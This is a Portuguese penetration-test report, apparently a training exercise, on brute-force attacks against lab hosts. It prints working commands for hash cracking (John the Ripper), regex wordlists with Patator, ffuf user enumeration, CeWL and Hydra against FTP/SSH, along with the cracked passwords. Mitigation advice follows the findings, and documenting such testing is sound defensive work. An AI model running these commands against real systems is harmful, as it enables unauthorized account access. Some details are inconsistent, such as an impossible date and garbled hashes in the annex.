

RELATÓRIO DE PENTEST

Brute Force

Wesley Flores
WEST COMPANY

Grau de Sigilo / Secrecy Degree

Este documento é **estritamente confidencial** e foi elaborado exclusivamente para a empresa solicitante. Seu conteúdo contém informações sensíveis sobre vulnerabilidades que podem ser exploradas e comprometer a infraestrutura da empresa.

O acesso a este documento é **restrito** à empresa solicitante, e qualquer acesso não autorizado poderá resultar em **penalidades legais e contratuais**.

Recomenda-se que este documento seja **armazenado em um ambiente seguro** e, caso não seja mais necessário, que **não sejam mantidas cópias**, especialmente de trechos contendo informações detalhadas sobre as vulnerabilidades identificadas.

DISCLAIMER

Este relatório de Teste de Penetração (**Pentest**) foi elaborado **exclusivamente para a empresa solicitante**, com base no **escopo, permissões e condições previamente acordadas**. As informações contidas neste documento são **estritamente confidenciais** e destinadas apenas ao **contratante e à sua empresa**.

O objetivo deste relatório é **identificar vulnerabilidades de segurança** por meio de testes de força bruta (**Brute Force**) e fornecer **recomendações para mitigação**. No entanto, **não há garantia** de que todas as falhas de segurança tenham sido detectadas, nem de que o ambiente esteja **totalmente seguro** contra possíveis ataques futuros. **A segurança da informação é um processo contínuo**, e novas ameaças podem surgir a qualquer momento.

A execução dos testes seguiu as **melhores práticas**, respeitando os limites definidos no **Acordo de Não Divulgação (NDA)** e na **Autorização Formal** concedida pelo cliente.

Qualquer uso indevido deste relatório, sua **divulgação não autorizada** ou **ações baseadas em seu conteúdo sem o devido acompanhamento profissional** podem representar **riscos adicionais** à segurança da organização.

O cliente assume **total responsabilidade** pela implementação das recomendações apresentadas e pelas decisões tomadas com base nos achados deste documento. **Não nos responsabilizamos por quaisquer danos diretos ou indiretos decorrentes da interpretação ou aplicação das informações aqui contidas.**

Table of Contents

Grau de Sigilo / Secrecy Degre	i
Relatório de Abertura (Kickoff)	1
Objetivo e Escopo	1.1
Metodologia	1.2
Cronograma de teste	1.3
Ferramentas a Serem Utilizadas	1.4
Contatos e Comunicação	1.5
Autorização formal e NDA	1.6
Relatório de Conclusão (Final)	2
Resumo executivo	2.1
Resultados Detalhados	2.2
Análise de Risco	2.3
Plano de mitigação	2.4
Conclusão	2.5
Anexos e Bibliografia	2.6

Relatório de Abertura (Kickoff)

Objetivo e Escopo

O objetivo deste pentest de força bruta é identificar falhas de segurança e possíveis brechas nos ativos da infraestrutura da empresa solicitante. O foco principal deste teste é exclusivamente a execução de ataques de força bruta nos ativos.

Toda a execução do teste foi realizada utilizando a metodologia **Black Box** (caixa preta), na qual **nenhuma informação confidencial ou técnica** dos sistemas foi fornecida previamente. Durante os testes, foram utilizados os meios disponíveis para identificar falhas ou brechas, sempre respeitando os limites acordados, garantindo que **não houvesse interferência, danos às instalações ou sistemas da empresa, nem qualquer alteração impactante**. Além disso, os testes foram conduzidos **apenas em horários não comerciais**, a fim de evitar impactos nas operações da empresa.

Ativos Explorados

- SITE - vulnerável.com
- FTP E SSH – intra.net
- Importante.com

Credenciais

As únicas credenciais fornecidas para a realização do teste de **brute force** foram os seguintes hashes de senhas:

- 5f4dcc3b5aa765d61d8327deb882cf99
- e99a18c428cb38d5f260853678922e03
- 8d3533d75ae2c3966d7e0d4fcc69216b
- 0d107d09f5bbe40cade3de5c71e9e9b7

Esses hashes foram utilizados exclusivamente para realizar os testes de **brute force**, com o intuito de simular tentativas de acesso não autorizado aos sistemas da empresa.

Nota: O foco deste pentest é ataques de **brute force** e não **SQL injection**. Ou seja, o uso dos hashes fornecidos foi específico para verificar a vulnerabilidade do sistema contra tentativas de brute force de senhas, sem a necessidade de explorar vulnerabilidades de **SQL injection** no site **vulneravel.com**.

Data de Execução:

Testes executado na data 31/03/2025 até 31/04/2025, em horarios não comerciais para não atrapalhar as operações corporativas da empresa.

Metodologia

Será utilizada como metodologia o **Web Security Testing Guide (WSTG)**, um guia criado pela **OWASP (Open Web Application Security Project)** com o objetivo de padronizar testes de segurança em aplicações web. O WSTG garante que as aplicações sejam avaliadas de forma eficaz contra diversas vulnerabilidades.

Cronograma de Teste

Os testes de **brute force** serão realizados ao longo de **um mês**, divididos em **quatro fases**:

- I. Semana 1 - Coleta de informações**
 - a. Será realizada a busca de informações a respeito dos sistemas do contratante.
 - b. Mapear pontos de ataques (SSH, FTP, APIs, Login Web, etc.)
- II. Semana 2 - Análise das vulnerabilidades e Testes de Brute Force**
 - a. Realizar ataques de força bruta nos serviços identificados.
 - b. Monitorar logs para identificar se há alertas ou bloqueios.
 - c. Caso seja encontrada uma vulnerabilidade de alto risco, será reportada imediatamente.
- III. Semana 3 - Exploração de certas vulnerabilidades encontradas**
 - a. Testar acesso com credenciais descobertas.
 - b. Verificar possíveis movimentos laterais dentro do sistema.
 - c. Avaliar o impacto das vulnerabilidades e as formas de correção.
- IV. Semana 4 – Entrega do Relatório**
 - a. Comunicação e organização de reunião com os times envolvidos na questão de segurança
 - b. Entrega do relatório final, com vulnerabilidades encontradas e possíveis soluções.

Ferramentas a Serem utilizadas

Ffuf (Fuzz Faster U Fool) - Para descoberta de diretórios e subdomínios.

Patator - Para testes de brute force em diversos protocolos.

CEWL (Custom Word List Generator) – Criar wordlists personalizados a partir de uma página

Hydra – Ferramenta de brute force em serviços como FTP e SSH

Exrex – Usada para criar wordlists baseado em padrões de senhas usando regex

John the Ripper – Ferramenta de brute force para realizar ataques em hashes

Contatos e Comunicação

O objetivo deste teste de pentest é garantir a discrição e a confidencialidade. Portanto, os testes de **brute force** serão realizados de forma sigilosa, com o intuito de avaliar tanto a segurança dos sistemas quanto o monitoramento da infraestrutura. Não haverá comunicação direta com a equipe de segurança durante o processo.

No entanto, caso sejam encontradas **vulnerabilidades de alto risco** após a execução do brute force, ou mesmo durante o processo de descoberta, estas serão relatadas com o objetivo de proteger as instalações contra possíveis ataques. A execução do pentest será mantida de forma confidencial durante toda a sua realização.

Ao final do contrato, todas as vulnerabilidades e problemas encontrados durante o teste de brute force serão compilados e relatados no relatório final. Será agendada uma reunião entre as equipes de comunicação para a entrega do relatório e o encerramento do contrato.

AUTORIZAÇÃO FORMAL DE TESTE DE PENETRAÇÃO

Eu, [Nome do responsável], representante legal da empresa [EMPRESA SOLICITANTE], CNPJ [Número do CNPJ], autorizo a realização do **Teste de Penetração de Brute Force** nas infraestrutura de TI e nas aplicações da nossa empresa, conforme os termos e condições previamente acordados.

O teste será conduzido por [Nome da empresa ou consultor responsável], de acordo com a metodologia **Web Security Testing Guide (WSTG)**, da OWASP, com foco específico no teste de brute force.

1. OBJETIVO DA AUTORIZAÇÃO

Esta autorização permite que a empresa [Nome da empresa de pentest] realize os testes de penetração descritos no relatório com o objetivo de identificar vulnerabilidades de segurança e fornecer recomendações para mitigação.

2. DEFINIÇÕES

Os testes incluem, mas não se limitam a, atividades de:

- Enumeração de serviços e portas
- Análise de vulnerabilidades e falhas de segurança
- Exploração controlada de vulnerabilidades identificadas

3. ESCOPOS E LIMITAÇÕES

Os testes serão realizados com base no escopo acordado, sendo:

- O teste se concentrará na análise de pontos críticos da infraestrutura, como **SSH, FTP, APIs, login web**, entre outros, com foco em ataques de brute force.
- Não será realizado qualquer teste que possa impactar negativamente a operação da empresa, especialmente em sistemas de produção ou recursos críticos.

4. SEGURANÇA E CONFIDENCIALIDADE

O contrato está condicionado à assinatura do **Acordo de Não Divulgação (NDA)**, garantindo que todas as informações obtidas durante o teste sejam mantidas em sigilo.

6. ISENÇÃO DE RESPONSABILIDADE

A empresa contratante entende que a responsabilidade pela implementação das medidas de segurança recomendadas, como a mitigação das vulnerabilidades identificadas, é da própria organização. O relatório fornecido terá como objetivo informar as vulnerabilidades encontradas e sugerir formas de mitigação, mas a implementação das correções fica a cargo da empresa [EMPRESA SOLICITANTE].

5. PRAZO DE EXECUÇÃO

O teste será executado entre os dias **30/03/2025 e 30/04/2025**, exclusivamente em horários não comerciais, conforme acordo mútuo.

Parte Contratante:

Nome: _____

Assinatura: _____

Data: _____

Parte Receptora:

Nome: _____

Assinatura: _____

Data: _____

Acordo de Não Divulgação (NDA)

Este Acordo de Não Divulgação (NDA) é celebrado entre:

Parte Contratante

Empresa/Cliente	
CNPJ/CPF	
Endereço	

Parte Receptora

Nome/Empresa	
CNPJ/CPF	
Endereço	

Data de Início: [Data de início]

Data de Término: [Data de término]

1. OBJETO DO ACORDO

Este Acordo de Não Divulgação tem como objetivo garantir que a **Parte Receptora** mantenha em sigilo todas as informações relacionadas ao **Teste de Penetração de Brute Force** realizado pela **Parte Contratante**, incluindo, mas não se limitando a vulnerabilidades descobertas, dados técnicos, relatórios de segurança, métodos de ataque, entre outros materiais confidenciais.

2. DEFINIÇÃO DE INFORMAÇÕES CONFIDENCIAIS

Informações Confidenciais incluem todas as informações relacionadas ao teste de penetração, tais como vulnerabilidades de segurança, recomendações, análises técnicas e quaisquer outros dados fornecidos pela Parte Reveladora, por qualquer meio, escrito, eletrônico ou verbal, durante a execução dos testes.

3. OBRIGAÇÕES DA PARTE RECEPTORA

A Parte Receptora concorda em:

- Manter a confidencialidade de todas as Informações Confidenciais e não as divulgar a terceiros sem a permissão prévia por escrito da Parte Contratante.
- Usar as Informações Confidenciais exclusivamente para os fins estabelecidos neste Acordo.
- Tomar todas as medidas razoáveis para proteger as Informações Confidenciais de divulgação não autorizada ou uso indevido.

4. EXCEÇÕES À CONFIDENCIALIDADE

As obrigações de confidencialidade não se aplicam a informações que:

- Já eram de domínio público ou que se tornaram públicas sem violação deste Acordo.
- Foram divulgadas por terceiros sem violação de uma obrigação de confidencialidade.

c) Foram exigidas por lei, regulamentação ou ordem judicial, desde que a Parte Receptora informe a Parte Contratante de forma apropriada.

5. RESPONSABILIDADE E DANOS

A Parte Receptora será responsável por qualquer uso indevido das Informações Confidenciais e por danos diretos ou indiretos resultantes da violação deste Acordo.

6. PRAZO E VIGÊNCIA

Este Acordo entra em vigor na Data de Início e permanecerá em vigor até a Data de Término, com a obrigação de confidencialidade se estendendo por [inserir período] após o término.

7. ISENÇÃO DE RESPONSABILIDADE

A **Parte Contratante** não se responsabiliza por quaisquer danos diretos ou indiretos resultantes do uso indevido das Informações Confidenciais pela **Parte Receptora**. A **Parte Receptora** reconhece que, ao acessar e usar as Informações Confidenciais, ela o faz por sua própria conta e risco, assumindo total responsabilidade pela aplicação ou interpretação das informações. A **Parte Contratante** não garante que todas as vulnerabilidades ou falhas de segurança serão identificadas ou corrigidas, sendo este processo sujeito a limitações naturais de qualquer teste de penetração.

8. LEGISLAÇÃO APLICÁVEL E JURISDIÇÃO

Este Acordo será regido pelas leis da [jurisdição] e as partes elegem o foro da comarca de [local] para a resolução de quaisquer disputas.

Assinado por:

Parte Contratante:

Nome: _____

Assinatura: _____

Data: _____

Parte Receptora:

Nome: _____

Assinatura: _____

Data: _____

Relatório de Conclusão (Final)

Resumo executivo

Este relatório apresenta os resultados de testes de penetração realizados em três sistemas pertencentes à empresa, com foco na exploração de vulnerabilidades relacionadas a ataques de força bruta.

Principais Resultados:

1. vulneravel.com

- **Problema:** O SQL utiliza criptografia raw-MD5 sem salt, o que torna as senhas vulneráveis a ataques de brute force.
- **Impacto:** O acesso não autorizado a contas pode comprometer dados sensíveis.
- **Recomendação:** Implementar criptografia mais robusta, como bcrypt ou Argon2, e usar salt para garantir maior segurança no armazenamento das senhas.

2. importante.com

- **Problema:** Ausência de proteção contra múltiplas tentativas de login e política de senhas fracas.
- **Impacto:** A descoberta de senhas vulneráveis pode levar ao comprometimento da infraestrutura do site.
- **Recomendação:** Implementar CAPTCHA, limitar tentativas de login e reforçar a política de senhas, incluindo autenticação multifator (MFA).

3. intra.net

- **Problema:** O sistema de FTP não tem medidas seguras contra ataques de brute force, permitindo acesso não autorizado e lateral na rede.
- **Impacto:** A falta de controle nas tentativas de login pode comprometer a segurança interna, permitindo acessos não autorizados.
- **Recomendação:** Implementar restrições de tentativas de login, configurar monitoramento de eventos e substituir FTP por SFTP. E implementar MFA para proteger os acessos sensíveis.

Conclusões e Recomendação Geral:

Todos os sistemas testados apresentaram falhas críticas relacionadas à falta de proteção contra ataques de brute force. A ausência de restrições em tentativas de login e políticas de senha fracas aumentam os riscos de segurança. Para mitigar esses riscos, é essencial adotar criptografia mais segura, reforçar políticas de senha, implementar MFA e monitorar tentativas de acesso. Essas ações ajudarão a melhorar a segurança geral e reduzir os riscos de invasões.

CONFIDENTIAL

Resultados Detalhados

Serão detalhados os resultados dos três sites pertencentes a empresa, nele consta as vulnerabilidades encontradas apartir das tentativas de brute force.

vulneravel.com – (Criticidade: **Alta**)

Identificação da criptografia do Hash

Para validar o formato de criptografia utilizado no site **vulneravel.com**, realizamos uma análise dos hashes fornecidos pela empresa contratante. Utilizamos a ferramenta **hashid** e **NTH (Name-That-Hash)** para identificar o algoritmo de hash e descobrimos que as senhas do sistema estavam protegidas com **raw-MD5**.

Execução do Brute Force

Com essa descoberta, utilizamos o **John the Ripper** para realizar um ataque de força bruta nesses hashes para descobrir as senhas associadas a eles. Para a execução do ataque, foi utilizada a wordlist padrão da ferramenta (**password.lst**).

Resultado Obtido

O ataque de força bruta foi concluído em poucos segundos, revelando as senhas correspondentes aos hashes analisados. Isso demonstra que o sistema é **altamente vulnerável** a ataques de força bruta e precisa de uma abordagem mais segura para armazenamento de credenciais.

```
(aluno@atacante)-[/tmp/sqlmapvmpsvsc71471]
$ john --format=raw-md5 hashes
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
abc123        (?)
123           (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2025-03-30 14:50) 7.936g/s 283095p/s 283095c/s 285533C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

importante.com – (Críticidade: Média)

Cenário do Ataque de Brute Force

O contratante definiu um cenário para a realização de um ataque de força bruta em uma situação específica. O objetivo era verificar a possibilidade de descobrir uma senha por meio da observação do usuário digitando (**shoulder surfing**) e, a partir dessa informação, otimizar um ataque de brute force.

- O alvo do ataque foi **Fred**, um usuário que acessa o sistema da empresa e durante o processo de login, foi possível identificar que sua senha seguia um padrão:
 - **3 letras minúsculas**
 - **3 números entre 1 e 5**
 - **1 letra maiúscula (Q, A ou Z)**

Além disso, notou-se que as letras utilizadas estavam próximas no teclado:

- **Primeira letra:** "h"
- **Segunda letra:** Alguma da lista `qweasdzxc`
- **Terceira letra:** Alguma da fileira `zxcvbnm`

Execução do Brute Force

Com base nessas observações, foi criada uma wordlist utilizando expressões regulares (regex) para reduzir o número de tentativas necessárias:

```
exrex 'h[qweasdzxc][zxcvbnm][1-5]{3}[QAZ]' -o fred.txt
```

Em seguida, o ataque de força bruta foi realizado com a ferramenta **Patator**:

```
patator http_fuzz url='http://importante.com' user_pass=fred:FILE0 0=fred.txt -x  
ignore:code=401 resolve=importante.com:192.168.98.10
```

Resultado Obtido

A senha de Fred (**hdb423A**) foi descoberta com sucesso. Embora ela atenda certos padrões de “senha forte”, ainda era vulnerável a um ataque otimizado de brute force.

Além disso, foi identificado que o sistema **importante.com** não implementava mecanismos de defesa adequados, como bloqueio após múltiplas tentativas. Isso permitiu que o ataque fosse realizado sem restrições, expondo uma grave vulnerabilidade na segurança do sistema.

intra.net – (Críticidade: **Alta**)

Ataque de Força Bruta no Serviço de Compartilhamento de Arquivos

Ao realizar um ataque de força bruta no serviço de compartilhamento de arquivos do site intra.net, simulando a exploração de falhas de autenticação devido à falta de medidas de proteção contra tentativas excessivas de login.

Execução do Brute Force

Ao acessar o site intra.net, foi observado que as pastas FTP podem ser acessadas por meio do endereço intra.net/~Usuario. Com essa informação, foi realizada a enumeração de diretórios e arquivos utilizando wordlists, por meio da ferramenta ffuf.

```
ffuf -u http://intra.net/~FUZZ -c -w /usr/share/seclists/Username/Names/names.txt
```

A enumeração revelou cinco usuários: **Andreia**, **Paulo**, **aluno**, **backup** e **teste**. Foi possível acessar o diretório de **Paulo** e explorar os arquivos encontrados, onde foram observados detalhes sobre seu interesse pelo universo Marvel, incluindo um link para a Wikipedia.

A partir do link da Wikipedia encontrado no diretório de **Paulo**, foi criada uma **wordlist personalizada** utilizando a ferramenta **CEWL (Custom Word List Generator)**.

```
cewl -d0 -m3 -w marvel.txt https://pt.wikipedia.org/wiki/Universo_Cinematogr%C3%A1fico_Marvel
```

```
hydra -l Paulo -P marvel.txt intra.net ftp e hydra -l Paulo -P marvel.txt intra.net ssh
```

Com a wordlist **marvel.txt** gerada, foi realizado um ataque de força bruta nas credenciais de **Paulo** utilizando a ferramenta **Hydra** para os serviços de **FTP** e **SSH**:

```
hydra -l Paulo -P marvel.txt intra.net ftp
```

```
hydra -l Paulo -P marvel.txt intra.net ssh
```

A senha de **Paulo** foi identificada como **SHIELD**, o que possibilitou o acesso ao **FTP** utilizando o login **Paulo** e a senha descoberta.

Dentro do FTP de **Paulo**, foram encontrados arquivos de chave privada de **SSH** relacionados ao usuário **admin**. Utilizando esses arquivos, foi necessário criar uma nova **wordlist personalizada** para realizar um novo ataque de força bruta, com a ferramenta **Patator**

```
patator ssh_login host=intra.net user=FILE0 keyfile=usuario_privilegiado 0=wordlist_privilegiado.txt -x ignore:mesg='Authentication failed.'
```

Com isso, a senha do usuário **admin** foi identificada como **sysadmin**, o que permitiu o acesso ao **SSH** utilizando o comando: `ssh intra.net -i usuario_privilegiado -l sysadmin`

Resultado Obtido

O ataque resultou na descoberta da senha de Paulo (SHIELD) e do usuário admin (sysadmin), permitindo o acesso tanto ao FTP quanto ao SSH. Esse resultado evidencia a vulnerabilidade do sistema devido à falta de medidas adequadas de proteção contra ataques de força bruta.

CONFIDENTIAL

Analise de Risco

A análise de risco avalia os sistemas testados no ataque de brute force, levando em consideração o impacto e a probabilidade de ocorrência, a partir da identificação das vulnerabilidades utilizadas para fazer o ataque.

vulneravel.com - **ALTO**

- **Ameaça:** Quebra de criptografia de hashes para a descoberta de senhas utilizando o **John the Ripper**, e senhas iguais terão os mesmos hashes o que facilita ataques baseado em vazamento de credenciais.
- **Vulnerabilidade:** A criptografia encontrada durante os testes foi classificada como inadequada e fraca para proteger senhas. Não possui salt (um método para modificar o início do hash, dificultando a quebra), além de ser baseada em raw-md5, um algoritmo inseguro.
- **Impacto:** **Alto.** A facilidade de quebra da senha pode resultar no acesso a contas de usuários com permissões elevadas, permitindo que o atacante faça alterações no site e nos dados protegidos.
- **Probabilidade:** **Alta.** Devido à facilidade de quebra da senha com brute force, a probabilidade de sucesso é alta e a falta de proteção adicional facilita o ataque, comprometendo a segurança do site e seus dados.
- **Risco:** **Alta.** O ataque pode comprometer o sistema devido à vulnerabilidade na criptografia, que não impede tentativas de brute force. A ausência de uma criptografia robusta e de proteções contra tentativas excessivas aumenta o risco significativamente.

importante.com – **MÉDIA**

- **Ameaça:** Quebra de acesso através de brute force utilizando regex, e ataques de força distribuída e automatizadas.
- **Vulnerabilidade:** A principal vulnerabilidade é a falta de medidas de segurança, que permite tentativas de brute force sem que sejam bloqueadas e com políticas de senha fraca e sem MFA.
- **Impacto:** **Alto.** Caso o atacante consiga quebrar a senha de um usuário com permissões elevadas, ele poderá modificar arquivos e comprometer toda a infraestrutura do site.
- **Probabilidade:** **Média.** A probabilidade não é tão alta, pois o uso de shoulder surfing para otimizar a quebra de senhas e a criação de uma wordlist com regex requer um cenário muito específico. Embora não seja algo comum, não é impossível.
- **Risco:** **Média.** Embora o impacto do ataque seja alto, a probabilidade de ocorrência é mais baixa, pois depende de um cenário ideal para o uso de shoulder surfing e regex na criação de uma wordlist personalizada.

intra.net – ALTA

- **Ameaça:** Atacantes podem realizar ataques de força bruta contra o serviço FTP, sem limitações de tentativas de login, permitindo o acesso a dados sensíveis, permitindo um ataque de forma lateral dentro da rede com o SSH.
- **Vulnerabilidade:** A ausência de proteção contra tentativas excessivas de login permite que o atacante execute um ataque automatizado, como brute force, até conseguir uma senha válida, pois há uma falta de monitoramento
- **Impacto:** **Alto.** Se o atacante obter acesso ao serviço FTP, ele poderá comprometer a confidencialidade dos dados, acessar arquivos privados e até mesmo afetar outros sistemas internos da organização.
- **Probabilidade:** **Alta.** A falta de medidas de proteção, como o fail2ban, torna o sistema vulnerável a ataques de brute force, aumentando significativamente a probabilidade de sucesso.
- **Risco:** **Alto.** O serviço não possui proteções adequadas, permitindo ataques automatizados com facilidade, o que pode comprometer informações sensíveis e a segurança interna da organização.

Sistema	Ameaça	Vulnerabilidade	Impacto	Probabilidade	Risco
vulneravel.com	Quebra de criptografia de hashes e reutilização de credenciais	Uso de raw-MD5 sem salt, permitindo que senhas idênticas gerem o mesmo hash	ALTO Acesso a contas privilegiadas e alteração de dados crítico	ALTO Senhas podem ser quebradas rapidamente com ataques automatizados	ALTO
Importante.com	Brute force otimizado via regex, ataques distribuídos e automatizados	Falta de bloqueio de tentativas, políticas de senha fraca e ausência de MFA	ALTO Possibilidade de acesso não autorizado e comprometimento da infraestrutura	MÉDIA	MÉDIA
Intra.net	Ataques de força bruta contra FTP e SSH e exploração lateral da rede	Falta de limitação de tentativas de login e monitoramento de acessos	ALTO Acesso a arquivos sensíveis e movimentação lateral	ALTO A ausência de proteção contra brute force facilita a exploração	ALTO

Plano de Mitigação

O plano de mitigação visa fornecer recomendações para implementar medidas protetivas contra os ataques de **brute force** realizados. No entanto, é importante destacar que nenhuma medida garante 100% de segurança. As ações descritas têm como objetivo reduzir os riscos e dificultar invasões até as medidas serem tomadas.

1. vulneravel.com

Problema: As senhas estão protegidas por hashes raw-MD5, um algoritmo inseguro e vulnerável a ataques de brute force. A falta de salt no início dos hashes torna as senhas idênticas e mais fáceis de sofrerem ataques baseados em listas de hashes vazadas.

Recomendações:

- Implementar criptografia mais robusta para armazenamento de senhas, como **bcrypt, scrypt, PBKDF2 ou Argon2**.
- Sempre armazenar os hashes de senha com salt para dificultar ataques baseados em rainbow tables. Exemplo: salt + bcrypt ou salt + SHA-512.
- Monitorar tentativas de login e alertar sobre padrões suspeitos.

Prioridade: **Alta**

2. importante.com

Problema: A senha foi facilmente quebrada por meio de um wordlist gerado com regex. O sistema não possui proteção contra tentativas excessivas de login, nem CAPTCHA, e a política de senhas é fraca.

Recomendações:

- Implementar **CAPTCHA** após um número definido de tentativas de login falhas.
- Criar um **limite de tentativas de erro de senha**, impedindo ataques de força bruta automatizados.
- Reforçar a **política de senhas**, exigindo um mínimo de **10 caracteres** com combinação de letras, números e caracteres especiais.
- Implementar **Autenticação Multifator (MFA)** para dificultar acessos não autorizados.

Prioridade: **Média**

3. intra.net

Problema: O ataque lateral de brute force teve sucesso devido à falta de segurança no login do FTP. Além disso, o sistema não possui restrição de tentativas de login e há a falta de monitoramento adequado.

Recomendações:

- Criar restrições de **quantidade de tentativas de login com falhas** antes de bloquear o acesso temporariamente.
- Implementar um **sistema de monitoramento de eventos (SIEM)** para registrar e alertar sobre tentativas excessivas de login. Exemplo: **Wazuh**.
- Configurar o **fail2ban** para bloquear automaticamente endereços IP suspeitos com base em tentativas repetidas de login com falha.
- Alterar o método de autenticação de **FTP** para **SFTP (SSH File Transfer Protocol)**, para garantir a criptografia dos dados.
- Implementar autenticação multifator (MFA) para aumentar a segurança dos acessos sensíveis.

Prioridade: Alta

Conclusão

A partir dos testes de pentest realizados, conclui-se que todos os sistemas avaliados apresentaram vulnerabilidades exploráveis por ataques de brute force. As diferentes ferramentas utilizadas identificaram falhas semelhantes, demonstrando que a ausência de monitoramento de eventos de login e a falta de medidas para impedir tentativas excessivas de senha permitiram a exploração bem-sucedida das credenciais dos sistemas.

Durante os testes, não houve restrições para ataques de força bruta, tornando possível utilizar **wordlists** para descobrir senhas e obter acesso aos sistemas. Esse fator poderia ser explorado para modificar, expor ou comprometer informações sensíveis.

Dessa forma, a principal recomendação para todos os sistemas analisados é a implementação de medidas de autenticação mais seguras, incluindo políticas de senhas robustas, monitoramento ativo de tentativas de login e mecanismos para bloquear acessos excessivos ou suspeitos. Essas ações são essenciais para reduzir os riscos de invasão e aumentar a segurança geral dos sistemas.

Anexos e Bibliografia

Referencias das metodologias aplicadas na criação do relatório e da execução dos testes.

<https://github.com/OWASP/wstg/tree/master>


<https://github.com/OWASP/wstg/tree/master/checklists>

Para visualização mais detalhadas da execução dos scripts nos terminais favor acessar o Bookshelf em meu repositório do github


<https://github.com/WestFS/bookshelf>

1. vulneravel.com

Anexo referente a analise dos hashes fornecidos pelo contratante, na qual demonstra que são hashes raw-md5



```
Arquivo Ações Editor Exibir Ajuda
[+] DMSSEC(MSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900][JTR Format: radmin]
Analyzing '6d3533d75ae2c3956d7e0d4fcr6921eb'
[+] MD2 [JTR Format: md2]
[+] MD5 [Hashcat Mode: 0][JTR Format: raw-md5]
[+] MD4 [Hashcat Mode: 900][JTR Format: raw-md4]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3800][JTR Format: lm]
[+] RIPEMD-128 [JTR Format: ripemd-128]
[+] Haval-128 [JTR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Dominio 5 [Hashcat Mode: 8600][JTR Format: lotus5]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128 [JTR Format: snefru-128]
[+] NTLM [Hashcat Mode: 1000][JTR Format: nt]
[+] Domain Cached Credentials [Hashcat Mode: 1100][JTR Format: mscach]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100][JTR Format: mscach2]
[+] DMSSEC(MSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900][JTR Format: radmin]
Analyzing '6d107089f50b640c4d3d5c71e9e9b7'
[+] MD2 [JTR Format: md2]
[+] MD5 [Hashcat Mode: 0][JTR Format: raw-md5]
[+] MD4 [Hashcat Mode: 900][JTR Format: raw-md4]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3800][JTR Format: lm]
[+] RIPEMD-128 [JTR Format: ripemd-128]
[+] Haval-128 [JTR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Dominio 5 [Hashcat Mode: 8600][JTR Format: lotus5]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128 [JTR Format: snefru-128]
[+] NTLM [Hashcat Mode: 1000][JTR Format: nt]
[+] Domain Cached Credentials [Hashcat Mode: 1100][JTR Format: mscach]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100][JTR Format: mscach2]
[+] DMSSEC(MSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900][JTR Format: radmin]
Analyzing '5fdcc3b5a75508103270eb002cf99'
[+] MD2 [JTR Format: md2]
[+] MD5 [Hashcat Mode: 0][JTR Format: raw-md5]
[+] MD4 [Hashcat Mode: 900][JTR Format: raw-md4]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3800][JTR Format: lm]
[+] RIPEMD-128 [JTR Format: ripemd-128]
[+] Haval-128 [JTR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
